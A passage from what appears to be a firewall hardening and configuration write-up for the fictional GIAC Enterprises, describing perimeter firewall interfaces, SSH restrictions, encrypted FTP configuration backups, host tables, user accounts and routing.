dec0	External	outside.fortunecooki	210.56.47.11	255.255.255.248	Default
dec1	Internal	dmz.fortunecookie.c	192.168.200.20	255.255.255.240	Default
dec2	Internal	inside.fortunecookie	192.168.201.50	255.255.255.240	Default
dec3	Disabled	cyber3			Default
eeE0	Heartbeat	cg1hb4	10.10.10.1	255.255.255.0	
eeE1	Heartbeat	cg1hb5	10.10.11.1	255.255.255.0	

2.2.3 Secure Shell

Secure Shell (SSH) is enabled on the inside interface of the perimeter firewall and is configured to utilize a non-standard port of 6384/tcp. Forwarding of X sessions is enabled to allow the use of the GUI through an SSH session.



☑ Enable Secure Shell Server

Listener Interface

□ outside.fortunecookie.com (210.56.47.11) ☑ inside.fortunecookie.com (192.168.201.50)

□ dmz.fortunecookie.com (192.168.200.20)

Miscellaneous

Forward X Sessions ☑


Maximum Number of Sessions 64

Port Number 6384

Password Guesses 3

Setup

The only authorized SSH client of the perimeter firewall is the SSH client located on the management network with an IP address of 192.168.100.25.




Client Name

192.168.100.25

Clients


A packet-filtering rule is automatically created by the firewall permitting traffic from 192.168.100.25, the SSH client located on the management network, to interface dec2 on port 6384/tcp. Replies have not been enabled since responses are expected for TCP traffic.



Type	Service	Packet Origin	Packet Destination	Options
# Secure Shell rules (added automatically)				
permit	6384/tcp	192.168.100.25	dec2_IPADDRESS	
# End of Secure Shell rules				
# End of automatically generated rules.				
#				
# This deny rule should always be the last rule.				
#				
deny	ALL	EVERYONE	EVERYONE	

2.2.4 Save and Restore

The perimeter firewall is configured to save its active configuration via File Transfer Protocol (FTP) to FTP-3 located on the management network. The configurations are saved to the /perimeter/configs directory and are encrypted with the use of an encryption key.



Save From

● Active configuration

○ Configuration archives

○ Local system Directory/File /

Save To

○ Local system Directory/File / %f.%n.%y%m%d%H%M

● Remote system Directory/File /perimeter/configs / %f.%n.%y%m%d%H%M

Remote Host ftp-3

Remote User firewall Remote Password ********

Confirm Password ********


○ Removable media ● Tape Drive 1

Encryption

● Use encryption Encryption key ********

Confirm key ********

The perimeter firewall will save its active configuration every night at 12:15 am.



View Schedule Details

● Run regularly as scheduled
○ Run only once

Time

Hour 00 Minute 15

Months


□ Jan	□ Jul
□ Feb	□ Aug
□ Mar	□ Sep
□ Apr	□ Oct
□ May	□ Nov
□ Jun	□ Dec

Days

☑ Sun	☑ Mon	☑ Tue	☑ Wed	☑ Thu	☑ Fri	☑ Sat
□ 1	□ 2	□ 3	□ 4	□ 5	□ 6	□ 7
□ 8	□ 9	□ 10	□ 11	□ 12	□ 13	□ 14
□ 15	□ 16	□ 17	□ 18	□ 19	□ 20	□ 21
□ 22	□ 23	□ 24	□ 25	□ 26	□ 27	□ 28
□ 29	□ 30	□ 31				

2.2.5 Host Names

Hostname entries are used for any hosts the firewall will reference in its rule sets. Entries have been made for each interface of the firewall to include the heartbeat interfaces.




Host Names (gate1.fortunecookie.com:cg1)

Host Name	IP Address	Aliases	Comment
Firewall Entries			
localhost	127.0.0.1	Bonham	
outside.fortunecoo	210.56.47.11		network interface
dmz.fortunecookie.	192.168.200.20		network interface
inside.fortunecooki	192.168.201.50	inside gate1	network interface
cg1hb4	10.10.10.1		network interface: HA primary
cg1hb5	10.10.11.1		network interface: HA primary

Type
○ Host
● Comment

Host Name
IP Address
Aliases
Comment Firewall Entries

Certain external hosts require access to the perimeter firewall outside of the normal access granted to hosts on the Internet. Those external hosts are listed below:




Host Name	IP Address	Aliases	Comment
# External Hosts			
ftp-supplier	211.109.5.10		Suppliers FTP Server
ftp-partner	211.169.12.26		Partners FTP Server
isp-router	210.56.47.1		ISP Router
screen-router	210.56.47.10		FCD Screening Router
dns-ex	210.56.47.12		FCD External DNS Nameserv
switch-outside	210.56.47.13		FCD Outside Switch

Type ○ Host ● Comment

Comment: Firewall Entries

The hosts on the DMZ are listed below:




Host Name	IP Address	Aliases	Comment
# DMZ Hosts			
ftp-1	192.168.200.21		FCD Local Suppliers FTP Ser
ftp-2	192.168.200.22		FCD Local Partners FTP Serv
web	192.168.200.23		FCD Web Server

Type ○ Host ● Comment


Comment: Firewall Entries

Hosts on the inside protected network that will be referenced by the firewall are listed below:



Host Name	IP Address	Aliases	Comment
# Internal Hosts			
pop-router	192.168.201.53		FCD POP Router
dns	192.168.1.10		FCD Internal DNS Nameserver
mail	192.168.1.12		FCD Exchange Server
ftp-internal	192.168.1.13		FCD Internal FTP Server
sav-server	192.168.1.14		FCD Symantec Anti-Virus Server
web-security	192.168.1.15		FCD Web Security Proxy Server

Hosts on the management network that will be referenced by the firewall are listed below:



Host Name	IP Address	Aliases	Comment
Management Net Hosts			
man-fw	192.168.201.51		FCD Management Firewall
ftp-3	192.168.100.24		Firewall Backup FTP Server
ssh-1	192.168.100.25		Management SSH Client
syslog-1	192.168.100.26		Syslog for Security Devices
syslog-2	192.168.100.27		Syslog for FTP Servers/Web
ntp-1	192.168.100.28		Central NTP Time Server

Type: ○ Host ● Comment


Host Name:

IP Address:

Aliases:

Comment: Firewall Entries

VPN Hosts are listed below:



Host Name	IP Address	Aliases	Comment
VPN Hosts			
hq-fw	210.56.1.11		GIAC Enterprises HQ Firewall
mail-hq	192.168.10.69		HQ Exchange Server
laptop-1	210.56.47.18		Outside Laptop-1
laptop-2	210.56.47.19		Outside Laptop-2
laptop-3	210.56.47.20		Outside Laptop-3

Type: ○ Host ● Comment

Host Name:


IP Address:

Aliases:

Comment: VPN Hosts

2.2.6 Grouping

Groups are configured on the perimeter firewall to make packet-filtering rules and SmartProxy rules easier to configure. A Services group is created for the ports used by Central Management and a Hosts/Networks groups is configured for NTP clients external to the perimeter firewall.



Group Name	Comment
CM-Ports	Central Management Ports


Type

- ● Services
- ○ Hosts/Networks
- ○ Target Firewalls
- ○ Comment

Group Name: CM-Ports

Comment: Central Management Ports

The CM-Ports group has members of 21000-21003/tcp as shown below:



Group	Member	Options	Comment	Member Choices
CM-Ports	21000-21003/tcp		Central Management Ports	CM-Ports


Member: 21000-21003/tcp

Comment: Central Management Ports

2.2.7 Users

Firewall Security Officer (FSO) user accounts have been created for each member of the security staff. FSO accounts for the security staff have been configured for internal authentication by password. External authentication for all FSO accounts has been disabled. Proxy user accounts have been created for GIAC Enterprises (FCD) partner and GIAC Enterprises (FCD) supplier. Proxy user accounts have also been created for each member of the mobile sales force. All Proxy user accounts have been configured for external authentication by password. Internal authentication for all Proxy user accounts has been disabled.

The default FSO user account of *cgadmin* has been deleted. The default FSO user account of *root* has a default password of the last 8 characters of the MAC address of the eeE0 interface of the firewall. The default password for the *root* user account has been changed to a strong password. The user accounts configured on the perimeter firewall are shown below:




□ Include system administrative users

Type	Internal Authenticati▶	External Authenticati▶	Login ID	Full Name
proxy	Disabled	Disabled	DEFAU▶	Default authentication meth▶
FSO	Password	Disabled	brownmr	Brown, Mike R
proxy	Disabled	Password	fcdpart	GIAC Enterprises FCD Part▶
proxy	Disabled	Password	fcdsupp	GIAC Enterprises FCD Sup▶
FSO	Password	Disabled	lewisrc	Lewis, Richard C
proxy	Disabled	Password	mobile1	Mobile Sales Force 1
proxy	Disabled	Password	mobile2	Mobile Sales Force 2
proxy	Disabled	Password	mobile3	Mobile Sales Force 3
unprivileg▶	Password	Disabled	noacce▶	uid no access
unprivileg▶	Password	Disabled	nobody	uid no body
FSO	Password	Disabled	root	0000-Admin(0000)
FSO	Password	Disabled	smithja	Smith, John A
unprivileg▶	Password	Disabled	sysadm	general system administrati▶

2.2.8 Routing

The default route for the perimeter firewall is configured as the screen-router (screening router – 210.56.47.10). Traffic destined for the 192.168.1.0/24 network is directed towards the pop-router (192.168.201.53). Traffic destined for the 192.168.100.16/28 network is directed towards the man-fw (management firewall – 192.168.201.51).




Gateway for Default Route: screen-router

Destination	Forward To	Metric
192.168.1.0/24	pop-router	1
192.168.100.16/28	man-fw	1

2.2.9 Split Domain Name System (DNS)

